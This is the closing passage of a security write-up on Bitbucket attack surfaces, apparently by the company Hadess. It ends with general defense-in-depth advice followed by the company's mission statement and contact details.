Bitbucket, while providing a robust platform for code management and collaboration, also presents various attack vectors and surfaces that need to be secured and monitored. Organizations must employ a defense-in-depth strategy, ensuring that each attack surface is secured, and potential vectors are mitigated. Regular audits, monitoring, and employing security best practices are pivotal in safeguarding the environment against sophisticated APTs.

HADESS

**cat ~/.hadess**

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:
**WWW.HADESS.IO**

Email
**MARKETING@HADESS.IO**

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.